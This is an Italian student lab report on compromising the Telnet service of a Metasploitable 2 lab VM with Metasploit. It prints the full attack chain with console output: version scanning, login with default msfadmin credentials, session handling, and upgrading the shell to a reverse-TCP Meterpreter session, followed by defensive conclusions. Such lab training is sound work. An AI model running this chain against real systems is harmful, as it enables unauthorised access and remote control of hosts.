

Relazione di Laboratorio

Sfruttamento del servizio Telnet su Metasploitable con Metasploit Framework

Modulo S7L2 – Exploit Telnet Metasploit

Alessio Lacava

1. Obiettivo dell'attività

L'esercitazione ha l'obiettivo di analizzare e sfruttare il servizio Telnet attivo sulla macchina vulnerabile Metasploitable 2, utilizzando il framework Metasploit in ambiente Kali Linux. L'attività si è svolta in quattro fasi successive: identificazione del servizio, autenticazione con credenziali note, gestione della sessione ottenuta e infine upgrade della shell a una sessione Meterpreter.

Ambiente di laboratorio:

- Macchina attaccante: Kali Linux (kali@kali)
- Macchina bersaglio: Metasploitable 2 (IP 192.168.1.149)
- Strumento utilizzato: Metasploit Framework (msfconsole)

2. Fase 1 – Scansione del servizio Telnet

Per prima cosa è stato individuato e caratterizzato il servizio Telnet in ascolto sul target, utilizzando il modulo ausiliario dedicato al fingerprinting del servizio.

```
msf > use auxiliary/scanner/telnet/telnet_version
```

Dall'output del comando options si osservano i parametri principali del modulo:

- RHOSTS: l'host o gli host target (obbligatorio)
- RPORT: 23, la porta standard del servizio Telnet
- THREADS: 1, numero di thread concorrenti
- TIMEOUT: 30 secondi per il probe
- USERNAME/PASSWORD: opzionali, non necessari in questa fase di sola identificazione

Impostato il target ed eseguito lo scan:


```
set RHOST 192.168.1.149
exploit
```

Il modulo ha restituito un banner di risposta del servizio Telnet, che include l'avviso predefinito di Metasploitable ("Warning: Never expose this VM to an untrusted network!") e le credenziali di test suggerite (msfadmin/msfadmin), oltre alla conferma che l'host è raggiungibile sulla porta 23/TCP. La scansione si è conclusa con successo (1 host su 1 analizzato, 100% completato).

Sono stati quindi configurati i parametri richiesti dalla traccia, utilizzando le credenziali di default note per Metasploitable (msfadmin/msfadmin):

```
set RHOST 192.168.1.149
set USERNAME msfadmin
set PASSWORD msfadmin
set STOP_ON_SUCCESS true
exploit
```

L'esecuzione ha prodotto un login riuscito (Login Successful: msfadmin:msfadmin) e Metasploit ha automaticamente aperto una command shell (session 1) verso 192.168.1.149:23. Da notare l'avviso [!] relativo all'assenza di un database attivo, per cui le credenziali trovate non vengono salvate in modo persistente: si tratta di un'informazione utile ma non bloccante per il prosieguo dell'esercizio.



```
kali@kali: ~  
Session Actions Edit View Help  
msf auxiliary(scanner/telnet/telnet_login) > options  
Module options (auxiliary/scanner/telnet/telnet_login):  


| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| CreateSession    | true            | no       | Create a new session for every successful login                                                        |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm)            |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| RHOSTS           |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 23              | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |


```

Fig. 2 – Opzioni del modulo auxiliary/scanner/telnet/telnet_login

4. Fase 3 – Gestione delle sessioni


Una volta stabilita la connessione, è stato verificato l'elenco delle sessioni attive:

```
sessions -l
```

Il comando ha confermato la presenza della sessione 1, di tipo shell, autenticata come msfadmin:msfadmin sul target 192.168.1.149:23, con connessione proveniente dalla macchina attaccante (192.168.1.102:33427).

Successivamente è stata avviata l'interazione diretta con la sessione tramite:

```
sessions -i 1
```



```
kali@kali: ~  
Session Actions Edit View Help  
  
USER_AS_PASS false no er line  
Try the username as the password for all users  
USER_FILE no File containing usernames, one per line  
VERBOSE true yes Whether to print output for all attempts  
  
View the full module info with the info, or info -d command.  
msf auxiliary(scanner/telnet/telnet_login) > set RHOST 192.168.1.149  
RHOST => 192.168.1.149  
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin  
USERNAME => msfadmin  
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin  
PASSWORD => msfadmin  
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf auxiliary(scanner/telnet/telnet_login) > exploit  
[!] 192.168.1.149:23 - No active DB -- Credential data will not be saved!  
[+] 192.168.1.149:23 - 192.168.1.149:23 - Login Successful: msfadmin:msfadmin  
[*] 192.168.1.149:23 - Attempting to start session 192.168.1.149:23 with msfadmin:msfadmin  
[*] Command shell session 1 opened (192.168.1.102:33427 -> 192.168.1.149:23) at 2026-07-21 09:19:08 -0400  
[*] 192.168.1.149:23 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/telnet/telnet_login) > sessions -l  
  
Active sessions  
-----  


| Id | Name | Type  | Information                                 | Connection                                              |
|----|------|-------|---------------------------------------------|---------------------------------------------------------|
| 1  |      | shell | TELNET msfadmin:msfadmin (192.168.1.149:23) | 192.168.1.102:33427 -> 192.168.1.149:23 (192.168.1.149) |

  
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
```

Fig. 3 – Login riuscito, apertura della sessione 1 e verifica con sessions -l

5. Fase 4 – Upgrade della sessione a Meterpreter

Per ottenere maggiori capacità post-exploitation, la shell testuale è stata messa in background (Ctrl+Z, confermando con y) ed è stato utilizzato il modulo post-exploitation dedicato all'upgrade automatico a Meterpreter:

```
use post/multi/manage/shell_to_meterpreter
```

Impostata la sessione da aggiornare:

```
set SESSION 1  
exploit
```

Il modulo ha segnalato un avviso relativo alla piattaforma non riconosciuta con certezza (SESSION may not be compatible... Unknown session platform), poiché la shell Telnet non espone in modo esplicito il sistema operativo sottostante; nonostante ciò l'upgrade è proseguito correttamente, avviando un handler in ascolto (exploit/multi/handler) sulla porta 4433/TCP e inviando lo stage Meterpreter (1062760 byte) al target.

L'operazione si è conclusa con successo: è stata aperta la sessione 2 di tipo meterpreter x86/linux, autenticata come msfadmin sull'host metasploitable.localdomain. La verifica finale con sessions -l mostra quindi due sessioni attive in parallelo: la sessione 1 (shell Telnet originaria) e la sessione 2 (Meterpreter, ottenuta dall'upgrade).

```
kali@kali: ~  
Session Actions Edit View Help  


| Id | Name | Type  | Information                                 | Connection                                             |
|----|------|-------|---------------------------------------------|--------------------------------------------------------|
| 1  |      | shell | TELNET msfadmin:msfadmin (192.168.1.149:23) | 192.168.1.102:33427 → 192.168.1.149:23 (192.168.1.149) |

  
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1  
SESSION ⇒ 1  
msf post(multi/manage/shell_to_meterpreter) > exploit  
[!] SESSION may not be compatible with this module:  
[!] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.  
[*] Upgrading session ID: 1  
[*] Starting exploit/multi/handler  
[*] Started reverse TCP handler on 192.168.1.102:4433  
[*] Sending stage (1062760 bytes) to 192.168.1.149  
[*] Meterpreter session 2 opened (192.168.1.102:4433 → 192.168.1.149:50190) at 2026-07-21 09:25:54 -0400  
[*] Command stager progress: 100.00% (773/773 bytes)  
[*] Post module execution completed  
msf post(multi/manage/shell_to_meterpreter) > sessions -l  
  
Active sessions  


| Id | Name | Type                  | Information                                 | Connection                                               |
|----|------|-----------------------|---------------------------------------------|----------------------------------------------------------|
| 1  |      | shell                 | TELNET msfadmin:msfadmin (192.168.1.149:23) | 192.168.1.102:33427 → 192.168.1.149:23 (192.168.1.149)   |
| 2  |      | meterpreter x86/linux | msfadmin @ metasploitable.localdomain       | 192.168.1.102:4433 → 192.168.1.149:50190 (192.168.1.149) |


```

Fig. 4 – Upgrade riuscito a Meterpreter tramite post/multi/manage/shell_to_meterpreter

6. Conclusioni

L'esercitazione ha permesso di percorrere l'intera catena di attacco su un servizio Telnet debole, dall'individuazione del servizio fino all'ottenimento di una sessione Meterpreter completa:

- Il servizio Telnet è stato identificato e ha rivelato informazioni sensibili già nel banner di risposta (credenziali di default suggerite).
- L'uso di credenziali predefinite e non modificate (msfadmin/msfadmin) ha consentito un'autenticazione immediata, evidenziando quanto sia critico l'hardening delle credenziali su servizi esposti.
- La totale assenza di cifratura del protocollo Telnet espone credenziali e traffico in

chiaro, rendendolo intrinsecamente insicuro rispetto ad alternative come SSH.

- L'upgrade a Meterpreter ha ampliato notevolmente le possibilità di post-exploitation (accesso al filesystem, pivoting, raccolta di informazioni di sistema, ecc.), a partire da una semplice command shell.

Da un punto di vista difensivo, l'esercizio conferma l'importanza di disabilitare Telnet a favore di protocolli cifrati, cambiare tempestivamente le credenziali di default e monitorare i tentativi di autenticazione sui servizi esposti in rete.